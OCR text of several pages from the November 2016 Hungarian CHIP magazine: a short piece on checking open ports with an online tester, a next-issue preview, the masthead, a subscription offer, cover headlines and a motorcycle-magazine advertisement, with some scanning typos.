A böngészővel a megszokott 192.168.0.1-es címen még egy ideig lehetett csatlakozni, de később nem. A router már ekkor is 1.0.0.0-t mutat

you get signal

Port Forwarding Tester

your external address
188.142.177.229

open port finder

Remote Address Port Number

Use Current IP

Port 51413 is closed on 188.142.177.229.

Is your router causing you massive grief? Try picking up a cheap Netgear N600 on Amazon or Newegg. Since I bought one last year, I've never had to reboot it. Port forwarding is a breeze to setup.

If my tool has been helpful to you, check out my desktop wallpaper site or follow me on Twitter @kirkouimet. :)

about

The open port checker is a tool you can use to check your external IP address and detect open ports on your connection. This tool is useful for finding out if your port forwarding is setup correctly or if your server applications are being blocked by a firewall. This tool may also be used as a port scanner to scan your network for ports that are commonly forwarded. It is

6b

A You get signal oldalán több hasznos eszköz egyikevel egy IP-címen lévő port nyitottságát ellenőrizhetjük – ha fut mögöttük szolgáltatás



ÚTMUTATÓ

Gyorsabb WLAN nulla forintért

Ha a WLAN túl lassú vagy az eszközeinken a netezés csak csigatempóban működik, akkor a CHIP útmutatójára van szükség. Lépésről lépésre elmagyarázzuk, hogyan lehet szinte minden hibát megoldani, és újra gyorsá és biztonságossá tenni a hálózatot.

AKTUÁLIS

2017 trendjei

Új CPU-k, szupergyors SSD-k, hardverek, amelyek már a virtuális valóságra és a mesterséges intelligenciákra épülnek – az új év ritkán ígér ennyi forradalmi újdonságot, ezért most áttekintjük, hogy mi vár ránk jövőre.



GYAKORLAT


Biztonság az okosotthonoknak

Az okosotthonok könnyebbé teszik a mindennapi életünket és segítenek energiát spórolni. De mivel a technológia még viszonylag új, ezért biztonsági rések is könnyebben találhatóak benne. Felfedjük, hogy milyen támadásoktól érdemes tartani, és azt, hogy miként védheti meg magát ezektől.

TESZT

Erőmű építése – saját kezűleg

Tízmagos CPU, vízhűtés, két NVMe SSD és egy top VGA – megépítettünk és leteszteltünk egy abszolút felső kategóriás PC-t, a létező legújabb alkatrészekből. Kiderül, hogy mire képes a jelenlegi csúcstechnológia.



November 24-én az újságárusoknál!

IMPRESSZUM

SZERKESZTŐSÉG:

Főszerkesztő: Harangzó Csongor
csongor.harangzolo@chipmagazin.hu

Olvasószerkesztő: Fejér Petra

Szerkesztők: Györi Ferenc
ferenc.gyori@chipmagazin.hu
Rosta Gábor
gabor.rosta@chipmagazin.hu

Testlaborvezető: Harangzó Csongor
csongor.harangzolo@chipmagazin.hu

Tervezőszerkesztő: Ulmer Jenő Gergely
jeno.ulmer@chipmagazin.hu

Kiadó: MediaCity Kft. f. a.
1053 Budapest, Kecskeméti u. 5.

Felelős kiadó: Börcsök Sándor

Szerkesztőség: 1053 Budapest, Kecskeméti u. 5.
Telefon: (1)225-2390, fax: (1)225-2399

Értékesítés: ertekezes@mediacity.hu

Marketingvezető: Kósa Nikolett
nikolett.kosa@mediacity.hu

Marketing: marketing@mediacity.hu
Konferenciák: konferenciak@mediacity.hu

Terjesztés: Kukucska Ferenc – terjesztési vezető
E-mail: terjesztas@mediacity.hu
Telefon: (1) 445-1071



A CHIP magazint a Magyar Terjesztés-Ellenőrző Szövetség (MATESZ) auditálja.

Terjeszti: Magyar Lapterjesztő Zrt.,
alternatív terjesztők

Előfizetésben terjeszti: Magyar Posta Zrt. Hírlap Üzletága

Megjelenik havonta,
egy szám ára: DVD-vel: 1995 Ft

Előfizetési díjak:
Egyéves: DVD-vel: 16 740 Ft
Féléves: DVD-vel: 9570 Ft

Nyomatás: Ipress Center Central Europe Zrt.
Cím: 2600 Vác, Nádás u. 8.

Felelős vezető: Lakatos Viktor

© The Hungarian edition of the CHIP is a publication of MediaCity Kft. licensed by Vogel Burda Holding GmbH, 80336 Munich/Germany. © Copyright of the trademark "CHIP" by Vogel Burda Holding GmbH, 80336 Munich/Germany. ISSN 0864-9421

A hirdetések körültekintő gondozását kötelességünknek érezzük, de tartalmukért felelősséget nem vállalunk. A közölt cikkek fordítása, utánnyomása, sokszorosítása és adatrendszerekben való tárolása kizárólag a kiadó engedélyével történhet. A megjelentett cikkeket szabadalmi vagy más védettségre való tekintet nélkül használjuk fel.

Figyelmeztetés!

Tisztelt Olvasónk! Tájékoztatjuk, hogy a kiadványunkhoz csatolt lemez mellékleteket ingyenesen biztosítjuk az Ön számára. A szerkesztőségi anyagok vírusellenőrzését az ESET NOD32 Antivirus Business Edition (eset) programmal végezzük, amelyet a szoftver magyarországi forgalmazója, a Sicontact Kft. biztosít számunkra. A mellékleteket az elérhető és rendelkezésre álló technikai eszközökkel a kiadás előtt gondosan ellenőriztük, ennek ellenére tartalmazhatnak olyan vírusokat vagy programhibákat, melyek felismerésére és kiszűrésére az ellenőrzés során nincs lehetőség. Felhívjuk figyelmüket arra, hogy a kiadó kizárja a felelősséget bármilyen következményért, illetve kárért (beleértve többek között a felhasználói és üzleti tevékenység félbeszakadását, információk esetleges elvesztését, kieső jövedelmet stb.), amely a csatolt mellékletek használatából vagy használatatlanságából ered.

ELŐFIZETÉS

7200 FT KEDVEZMÉNNYEL!

EGYÉVES ELŐFIZETÉS ESETÉN 7200 FT-OT MEGTAKARÍT,
ÍGY ÖNNEK A CHIP MAGAZIN HAVONTA

CSAK 1395 FORINT!

ELŐFIZETŐI ELŐNYÖK:

30% kedvezmény
(7200 Ft megtakarítás)

Garantált ár
(előfizetőknek nincs árváltozás)

A magazint ingyenesen házhoz
kézbesítjük

Kézbesítési garancia
(egy lapszám sem marad ki)

Pénz-visszafizetési garancia
(nincs kötöttség)

**30%
KEDVEZMÉNY!**

**Előfizetek a CHIP magazinra,
12 hónapra,
23 940 Ft helyett
csak 16 740 Ft-ért!**

- **Interneten:** www.chiponline.hu/elofizetes
- **Telefonon:** (+36) 40-201-055
- **E-mailben:** elofizetes@mediacity.hu
- **Postai úton vagy személyesen:**
 - MediaCity Kft. f. a. 1053 Budapest, Kecskeméti u. 5.

MEGRENDELÉSI HATÁRIDŐ: 2016. NOVEMBER 30.

JÖN AZ 5G: HA AKARJUK, HA NEM » Oda a net semlegesége és ettőlünk a routergyártókat? » 34

CHIP

2016/11
CHIPONLINE.HU

Így törje fel a Wi-Fi-jét!
PROFI PENTESZT: olcsó hardverekkel és ingyenprogramokkal » 78

Nyomok nélkül – PC-n, Androidon és társaikon

Netezés DE LEGÁLISAN!

Reklámok, követők és adatvesztés nélkül » 14

Windows-mentő USB-kulcs

Erre mindenkinek szüksége van. De csak a CHIP tippjével könnyű elkészíteni! » 68

Tökéletes PC 80 ezer forinttól

Komplett gépvásárlási, -építési kalauz – minden pénztárcához. Új konfiguráció és bővítés esetén is » 60

Mély víz: mi történik bootolás közben?
Eláruljuk! Plusztippe: a gyorsabb indításhoz és az MBR javításához » 84

Bluetooth-os hangszórók & Skylake
27 kihangsóító és 5 új noteszgép teszti. Így már könnyű lesz választani! » 46

1995 Ft, előfizetéssel 1395 Ft
1000 kötetű, 12 kötet, 2016. november
MediaCity Magazincsoport Rt.

9 770604 942359 10011

Adatvédelmi tájékoztatónkat és az Előfizetési Szerződési Feltételeket megtekintheti a www.mediacity.hu/aszf weboldalunkon.

MEGJELENT

HOGY VALAMI TÖRTÉNYJEN ÉLETÉBEN

Intermot 2016 – a világ motorújdonságai



PUSZTULJON A GYENGE!

A világ legnagyobb összehasonlító tesztje



EGY COOL BRINGA

Yamaha XV950 Racer – Café Racer mai technikával



MOTORREVÜ

KERESSE AZ ÚJSÁGÁRUSOKNÁL

WWW.MOTORREVU.HU